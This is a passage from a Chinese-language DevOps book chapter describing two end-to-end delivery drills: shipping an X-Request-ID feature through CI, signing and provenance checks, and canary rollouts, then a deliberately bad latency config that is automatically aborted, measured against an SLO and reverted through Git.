

图 12-1 演练 A：提交 85b3a49 的完整路径（时间为 UTC）

12.4.1 功能：每个请求一个 X-Request-ID

演练需要一个真实、可测试、上线后能验证的变更。这里选的是请求 ID：服务给每个请求一个 ID，放进响应头、访问日志和服务端 span。用户报告问题时只要报出这个 ID，就能找到对应的日志和链路。

```
REQUEST_ID_HEADER = "X-Request-ID"
# 调用方的 ID 只在“短而简单”时沿用，否则换成新的，客户端无法把任意文本写进日志和 span
_SAFE_REQUEST_ID = re.compile(r"[A-Za-z0-9._-]{1,64}")


def request_id_for(request: Request) -> str:
    incoming = request.headers.get(REQUEST_ID_HEADER, "")
    if _SAFE_REQUEST_ID.fullmatch(incoming):
        return incoming
    return uuid.uuid4().hex

# 中间件中：
request_id = request_id_for(request)
trace.get_current_span().set_attribute("request.id", request_id)   # 当前 span 就是服务端 span
...
```

```
response.headers[REQUEST_ID_HEADER] = request_id
log.info("request", extra={..., "request_id": request_id})
```

几个设计要点：

- **为什么有了 trace ID 还要请求 ID?** trace ID 是链路系统内部的标识，遥测关闭时就不存在；请求 ID 不依赖遥测，并且会返回给调用方，可以出现在工单、客户端日志和网关日志里。两者都记在同一行日志中，就把它们关联了起来。
- **不信任外部输入。** 调用方可以自带 ID（方便跨服务传递），但只接受 1–64 个安全字符，其余一律替换。测试用 `pytest.mark.parametrize` 覆盖了空值、空格、超长、JSON 片段和 `<script>`。
- **出错时也要有 ID。** 注入 500 错误的测试验证了响应头和访问日志中仍然带有 ID：最需要 ID 的恰恰是失败的请求。

本地 ruff 与 pytest 全部通过（34 个测试，覆盖率 93.87%，`evidence/p10/app-tests.log`）。

12.4.2 CI 在阶段分支上的第一次运行：旧问题浮出水面

推送后，发布流水线自动运行；质量门禁 `ci.yml` 只在“向 main 发起的 PR”和“推送到 main”时触发，所以手动触发了一次。结果 lint、test、镜像构建都通过，`security` 作业失败：

```
job: security -> failure
job: python / test -> success
job: python / lint -> success
job: container image -> success
delivery/loadgen/k6-loadgen.yaml (kubernetes)
KSV-0014 (HIGH): Container 'k6' of Deployment 'k6' should set 'securityContext.readOnlyRootFilesys
tem' to true
delivery/policies/tests/admission-test-pods.yaml (kubernetes)
KSV-0014 (HIGH): Container 'app' of Pod 'sig-test-digest' should set 'securityContext.readOnlyRoot
Filesystem' to true
（另外两个测试 Pod 同样）
observability/lgtm/lgtm.yaml (kubernetes)
KSV-0014 (HIGH): Container 'lgtm' of Deployment 'lgtm' should set 'securityContext.readOnlyRootFil
esystem' to true
KSV-0118 (HIGH): deployment lgtm in observability namespace is using the default security context,
which allows root privileges
```

这 7 个问题与本次提交无关，分别来自第 7 章（P5）、第 8 章（P6）和第 9 章（P7）新增的文件（`evidence/p10/ci-run-1-security-fail.log`）。它们一直没被发现，原因在触发条件：各阶段的分支是层层叠加的（stacked），PR 的目标分支不是 main，`ci.yml` 从来没有在这些分支上运行过。**门禁只在被触发时才有效。**

修复的原则是“修，而不是忽略”。加 `.trivyignore` 例外很容易，但这三个文件都有真实的修复办法：

- k6 和准入测试 Pod 只需加上 `readOnlyRootFilesystem: true`。
- LGTM（grafana/otel-lgtm）默认以 root 运行。改为 UID 10001、只读根文件系统、禁止提权、丢弃全部 capabilities，并为可写目录挂载 emptyDir。

LGTM 的修改先在一个强制 `restricted` Pod 安全标准的临时命名空间里试。第一次，Pod 就绪了，但启动日志里少了 Tempo。打开 Tempo 的日志后看到：

```
level=error msg="module failed" module=live-store err="... failed to create shutdown marker direct
ory: mkdir /var/tempo: read-only file system"
```

Tempo 3 会在 `/var/tempo` 创建一个目录，这个路径不在镜像文档提到的 `/data` 下。只读根文件系统的价值正在于此：它把所有“未声明的写入”变成显式的失败。为 `/var/tempo` 加一个 emptyDir 后，第二次 6 个组件全部启动（`lgtm-hardening-test-1.log`、`lgtm-hardening-test-2.log`）。之后再应用到实验集群，确认负载和遥测都正常（`hardening-verify.log`），重新运行准入测试，结果不变（`admission-retest.log`）。

本地复查也踩了一个坑：直接扫描 Windows 磁盘上的工作区，5 分钟后超时，因为工作区里还有大量未跟踪、被 `.gitignore` 忽略的目录（例如 Ansible 集合）。CI 扫描的是干净的检出。改为用 `git ls-files` 复制出受版本控制的文件再扫描，3 秒完成，结果干净（`trivy-repo-scan-2.log`）。提交修复（`5b3e829`）后，CI 重跑 4 个作业全部通过（42201262422）。

12.4.3 发布流水线与消费者验证

推送 `85b3a49` 时，发布流水线已经自动运行（42198984873）：合成测试门禁 723 个请求全部通过，三个接口的 p95 ≤ 2.1 ms；随后发布作业依次完成 Trivy 镜像门禁、推送、SBOM、来源证明、SBOM 证明、Cosign 签名，并按消费者的方式自检（`release-run.log`）。产物是镜像 `sha256:4bb4aac3…`。

晋级前，在流水线之外再验证一次（`verify-cosign.log`、`verify-attestation.log`）：

```
$ cosign verify "$IMG" --certificate-identity-regexp "^https://github.com/miku-wwl/devops-deliver
y/\.github/workflows/release\.yml@refs/heads/" \
    --certificate-oidc-issuer https://token.actions.githubusercontent.com
Verification for ghcr.io/miku-wwl/devops-delivery/demo-api@sha256:4bb4aac3… --
  - The cosign claims were validated
  - Existence of the claims in the transparency log was verified offline
  - The code-signing certificate was verified using trusted certificate authority certificates
$ gh attestation verify "oci://$IMG" --repo miku-wwl/devops-delivery ...
{"predicateType":"https://slsa.dev/provenance/v1","runInvocationURI":".../actions/runs/4219898487
3/attempts/1",
 "sourceRepositoryDigest":"85b3a49c7a25849861368913e9372a80ffa3cbe2","sourceRepositoryRef":"refs/h
eads/p10/closed-loop"}
```

来源证明把镜像 digest 和提交 `85b3a49`、运行 42198984873 绑定在一起：将要部署的东西，正是刚才审阅和测试过的代码构建出来的。

12.4.4 dev：GitOps 发布与端到端验证

```
bash delivery/argocd/promote.sh dev image.digest=sha256:4bb4aac3… --merge \
  --title "dev: X-Request-ID (85b3a49), release run 42198984873"
```

合并请求 !20 合并后，Argo CD 同步，dev 的金丝雀（50% → 暂停 30 秒）自动完成，59 秒后 Healthy（`chain-1-dev.log`）。

第一次冒烟测试失败了： 下单返回 201，但响应里没有 `X-Request-ID`，日志里也找不到这个请求。直接进 Pod 请求，却能拿到响应头，说明新代码在运行。问题出在路径上：

```
$ docker ps --format "{{.Names}}\t{{.Ports}}" | grep demo-api
demo-api-dev    127.0.0.1:18081->8080/tcp
$ kubectl -n dev port-forward svc/demo-api-dev 18081:80
Forwarding from [::1]:18081 -> 8080
$ curl -s http://127.0.0.1:18081/api/v1/info
{"service":"demo-api","version":"gl-4","commit":"dd38a063"}
```

第 4 章 GitLab 部署任务创建的 Docker 容器 `demo-api-dev` 占用了 `127.0.0.1:18081`。`kubectl port-forward` 绑定 IPv4 失败，但 IPv6 的 `[::1]:18081` 绑定成功，所以它**没有退出**，看起来一切正常；curl 访问 `127.0.0.1`，打到的是那个旧容器（版本 `gl-4`）。教训有两条：先看 port-forward 自己的输出，确认它监听在哪个地址；测试前先请求一次 `/api/v1/info`，确认回答你的是哪个版本。

换到空闲端口 18090 后，调用方的 ID 被原样返回，不安全的 ID 被替换（`chain-2-dev-smoke.log`）：

```
$ curl -s -D - -o /dev/null -H "X-Request-ID: p10-smoke-2" ... http://127.0.0.1:18090/api/v1/order
s
HTTP/1.1 201 Created
x-request-id: p10-smoke-2
$ curl -s -D - -o /dev/null -H "X-Request-ID: <script>" http://127.0.0.1:18090/api/v1/info
x-request-id: 0faac77562c4400e88cb480f5cef1760
```

最后验证功能的真正目的：用一个 ID 找到这个请求的全部信号（`chain-3-dev-correlation.log`）：

```
$ kubectl -n dev logs $P --since=15m --tail=-1 | grep '"request_id": "p10-smoke-2"' | jq -c ...
{"msg":"request","method":"POST","route":"/api/v1/orders","status":201,"request_id":"p10-smoke-
2","trace_id":"95c27aad59b11273612c0dbd6e7956ef"}
loki: msg=request trace_id=95c27aad59b11273612c0dbd6e7956ef pod=demo-api-dev-7cc65cccc7-ll2wb
tempo search: trace 95c27aad59b11273612c0dbd6e7956ef POST /api/v1/orders 3 ms
server span: POST /api/v1/orders request.id=p10-smoke-2 http.method=POST http.route=/api/v1/orders
http.status_code=201
```

这一步还有两个容易误判的地方：

- `kubectl logs -l <选择器>` 在不指定 `--tail` 时，每个 Pod 只输出**最后 10 行**。dev 每秒有 4 个请求，十几秒前的日志早已不在其中。按 Pod 名查询，或加上 `--tail=-1`。
- 请求发出 15 秒后用 TraceQL 搜索，结果为空；两分钟后再搜，就能找到。Tempo 要等一条链路结束并写入可搜索的存储后才能搜到它；按 trace ID 直接读取没有这个延迟。

12.4.5 prod：金丝雀、分析与人工闸门

```
bash delivery/argocd/promote.sh prod image.digest=sha256:4bb4aac3… --merge \
  --title "prod: X-Request-ID (85b3a49), verified in dev"
```

合并请求 !21 合并后约 73 秒，Argo CD 才发现新的提交（它默认定期轮询 Git）。随后 Rollout 创建 revision 8，以 20% 的权重运行金丝雀（5 个 Pod 中的 1 个），后台分析开始，并停在人工闸门：



图 12-2　prod 停在人工闸门：Step 1/6、权重 20%；revision 8（新镜像 4bb4aac3…）为金丝雀，revision 7 为稳定版，分析正在运行（Argo Rollouts 页面截图）

晋级前，先看分析的数据（`chain-4-prod-canary.log`）：

```
demo-api-prod-56ffb56667-8: Running
  success-rate: phase=Running successful=5 failed=0 values=[1], [1], [1], [1], [1]
  p95-latency-seconds: phase=Running successful=5 failed=0 values=[0.00475], [0.00475], ...
```

判断依据：成功率 100%，金丝雀 p95 约 4.75 ms，dev 已经验证过功能。于是 13:33:40 执行 `kubectl argo rollouts promote`，Rollout 依次经过 50%（暂停 60 秒）、80%（暂停 30 秒），13:35:37 全量；整个过程中后台分析一直在运行，结束时 12 次测量全部成功（`chain-5-prod-promote.log`）。

整条链用了多长时间？ 从提交（09:57:51）到 prod 全量（13:35:37）共 3 小时 38 分钟，但其中 10:19–13:26 约 3 小时 7 分钟是会话中断，不能算作流程耗时。其余约 30 分钟分为：门禁与发布 4 分 45 秒（与 CI 并行）；修复 CI 揭出的问题约 17 分钟，这是最大的一段，属于计划外的返工；dev 合并与同步约 1 分钟；dev 端到端验证约 2 分钟；prod 从合并到全量约 6 分钟，其中 Argo CD 轮询约 1 分钟，人工观察分析数据 2 分 45 秒。

12.5 演练 B：一次“看起来无害”的配置变更

第 11 章说过，只改配置的变更不会构建镜像，也就不经过合成测试门禁。演练 B 正是这种情况：一个标题为“pricing call tuning”（定价调用调优）的合并请求，把 prod 的 `faults.latencyMs` 设为 800。第 8 章做过同样的演练，当时中止后留下了一个被污染的稳定版 Pod，潜伏了 3 小时；第 9 章的 Chart 0.3.1 修复了这个问题。本次演练也是对这个修复的验证。

12.5.1 变更与自动中止

```
$ bash delivery/argocd/promote.sh prod faults.latencyMs:=800 --merge --title "prod: pricing call t
uning (P10 bad config drill)"
+faults:
+  latencyMs: 800
merged !22 -> main @ 10a6786 by root
$ bash delivery/rollouts/watch-rollout.sh prod demo-api-prod Degraded 480
t+0s  phase=Degraded step=0 ... message="RolloutAborted: Rollout aborted update to revision 9: Bac
kground analysis
      phase error/failed: Metric "p95-latency-seconds" assessed Failed due to failed (2) > failure
Limit (1)"
demo-api-prod-8bf588ddc-9: Failed
  success-rate: phase=Successful successful=2 failed=0 values=[1]@13:38:06, [1]@13:38:26
  p95-latency-seconds: phase=Failed successful=0 failed=2 values=[0.9614392621993645]@13:38:06,
[0.9617647058823529]@13:38:26
$ argocd app get demo-api-prod --grpc-web | grep -E "Health Status|Sync Status"
Sync Status:        Synced to main (10a6786)
Health Status:      Degraded
```

成功率始终是 1，只有延迟不合格：这次故障不会产生任何错误，只看错误率的分析会放过它。



图 12-3 中止后：Step 0/6、权重 0；revision 9 与 revision 8 的镜像相同（只改了配置），revision 9 “No Pods!”，分析失败；revision 8 仍为稳定版（Argo Rollouts 页面截图）

注意截图中 revision 9 与 revision 8 是**同一个镜像。**Rollout 的版本由整个 Pod 模板决定，Chart 0.3.1 把配置写进了 Pod 模板，所以只改配置也会产生新的 revision，并完整地走一遍金丝雀流程。

12.5.2 时间线

下表按时间排列各方的记录：Rollout 事件、AnalysisRun 的测量时间和 Prometheus 的告警序列（UTC，2026-11-06）。

时间	距金丝雀创建	事件	来源
13:36:08	—	MR !22 合并（`10a6786`）	`drill-1-bad-config.log`
13:37:14	0 s	Argo CD 同步，Rollout 创建 revision 9 的 ReplicaSet `8bf588ddc`（20%）	Rollout 事件
13:37:21	7 s	后台分析开始（先等待 45 秒的初始延迟）	AnalysisRun
13:38:00	46 s	阈值告警 `DemoApiHighLatency` 进入 pending	告警序列

时间	距金丝雀创建	事件	来源
13:38:06	52 s	第一次测量：p95 0.961 s，失败	AnalysisRun
13:38:26	**72 s**	第二次测量失败，2 > failureLimit 1 → **自动中止**；稳定版扩回 5 个	Rollout 事件
13:39:00	106 s	`DemoApiHighLatency` firing（问题已被缓解 34 秒）	告警序列
13:43:37	—	中止后 4 分钟：稳定版慢请求 0，5xx 0	`drill-2-blast-radius.log`
13:43:56	—	`git revert`（MR !23）	`drill-3-revert.log`
13:45:27	—	Synced + Healthy	`drill-3-revert.log`

从金丝雀创建到中止 72 秒，其中分析本身用了 65 秒（45 秒初始延迟 + 一个 20 秒间隔）。第 8 章“65 秒内被自动中止”指的就是分析开始到中止这一段。合并后要等约 1 分钟 Argo CD 才同步，这段时间里坏配置还没有生效，但也没有任何东西能拦住它。

12.5.3 中止时，稳定版有没有被污染?

这是本次演练最重要的检查。中止时，稳定版要从 4 个副本扩回 5 个，会新建一个 Pod，第 8 章的问题就出在这个新 Pod 上（`drill-2-blast-radius.log`）：

```
POD                              CREATED               HASH        FAULT_LATENCY_MS
demo-api-prod-56ffb56667-gr7cz   2026-11-06T13:34:53Z  56ffb56667  0
demo-api-prod-56ffb56667-kdrzz   2026-11-06T13:30:47Z  56ffb56667  0
demo-api-prod-56ffb56667-klpxl   2026-11-06T13:33:40Z  56ffb56667  0
demo-api-prod-56ffb56667-nl8wl   2026-11-06T13:38:26Z  56ffb56667  0     ← 中止时新建
demo-api-prod-56ffb56667-nqlv6   2026-11-06T13:33:40Z  56ffb56667  0
RS                          DESIRED   FAULT_LATENCY_MS
demo-api-prod-56ffb56667    5         0
demo-api-prod-8bf588ddc     0         800
```

13:38:26 中止的同一秒新建的 `nl8wl` 读到的是 0：配置属于各自 ReplicaSet 的 Pod 模板，坏值只存在于金丝雀的模板里。只看配置还不够，再看行为：中止后 4 分钟内，稳定版慢于 0.5 秒的请求为 **0**。整个演练窗口（12 分钟）按 ReplicaSet 统计：

```
all API requests, last 12 min, by ReplicaSet:      slower than 0.5 s:
  745d56f9d4: 1412.59                                745d56f9d4: 0
  56ffb56667: 5594.67                                56ffb56667: 0
  8bf588ddc: 137.67                                  8bf588ddc: 90.67
5xx, last 12 min: 0
```

（`increase()` 会按窗口边界外推，所以结果带小数，表示约 138 个请求、约 91 个慢请求。）

12.5.4 用 SLO 衡量代价



图 12-4 prod 的延迟燃烧率（5 分钟窗口）：13:38 前后升到约 3.1，远低于分页阈值 14.4；约 5 分钟后慢请求移出窗口，归零（Prometheus 页面截图，时间为 UTC）

图 12-5 按 ReplicaSet 统计的 prod 请求速率：13:31 起演练 A 的金丝雀 56ffb56667（绿）先承担约 20%，13:33:40 晋级后逐步接管全部流量；13:37–13:39 演练 B 的坏金丝雀 8bf588ddc（深红）只存在了约一分钟（Prometheus 页面截图）

`drill-4-slo.log` 给出了完整的数字：

```
peak latency burn rate during the drill (5m window / 1h window), page threshold 14.4:
  prod : 3.121
  prod : 0.245
  DemoApiHighLatency firing: 13:39:00 .. 13:39:00
  DemoApiHighLatency pending: 13:38:00 .. 13:38:45
  KubePodNotReady pending (demo-api-prod-56ffb56667-nl8wl): 13:38:45 .. 13:38:45
  TargetDown pending (prod/demo-api-prod): 13:38:45 .. 13:38:45
30-day budget: 266,800 slow requests
P10 drill (canary, aborted after 72 s): 91 slow -> 0.034% of the budget
P7 incident (poisoned stable pod, 3 h): 15,662 slow -> 5.870% of the budget
```

三点解读：

1. **SLO 告警没有触发，这是正确的。** 5 分钟燃烧率峰值 3.1，1 小时只有 0.245，远低于 14.4。这次故障消耗了 0.034% 的月度预算，不值得叫醒任何人。
2. **阈值告警触发了，但来得太晚。** `DemoApiHighLatency`（1 分钟 p95 > 0.5 秒，持续 1 分钟）在 13:39:00 firing，此时金丝雀已经被自动中止 34 秒。它如果配置为呼叫值班人员，就是一次纯粹的噪声。这正是“按症状阈值告警”与“按预算消耗告警”的区别。
3. **同样的坏配置，两种结局。** 第 8 章那次，共享 ConfigMap 让坏配置泄漏到稳定版，消耗了 5.87% 的预算；这一次，配置随 Pod 模板版本化，代价只有其 1/170。

12.5.5 用 Git 回滚

自动中止保护了集群，但 Git 中仍然写着 800。Argo CD 此时的状态是 **Synced + Degraded**：集群中的 Rollout 对象与 Git 一致（Synced），但 Rollout 自身报告发布失败（Degraded）。这颗“雷”必须由人来拆：如果有人在 prod 的 values 里再改任何别的东西，新的 revision 会再次带上 800，金丝雀会再被中止一次。

```
$ bash delivery/argocd/revert.sh 10a6786 --merge
merged !23 -> main @ 39ee3f2 by root
$ bash delivery/argocd/wait-sync.sh demo-api-prod "" 300
t+81s  revision=39ee3f2 sync=OutOfSync health=Degraded operation=Running
t+84s  revision=39ee3f2 sync=Synced health=Healthy operation=Succeeded
```

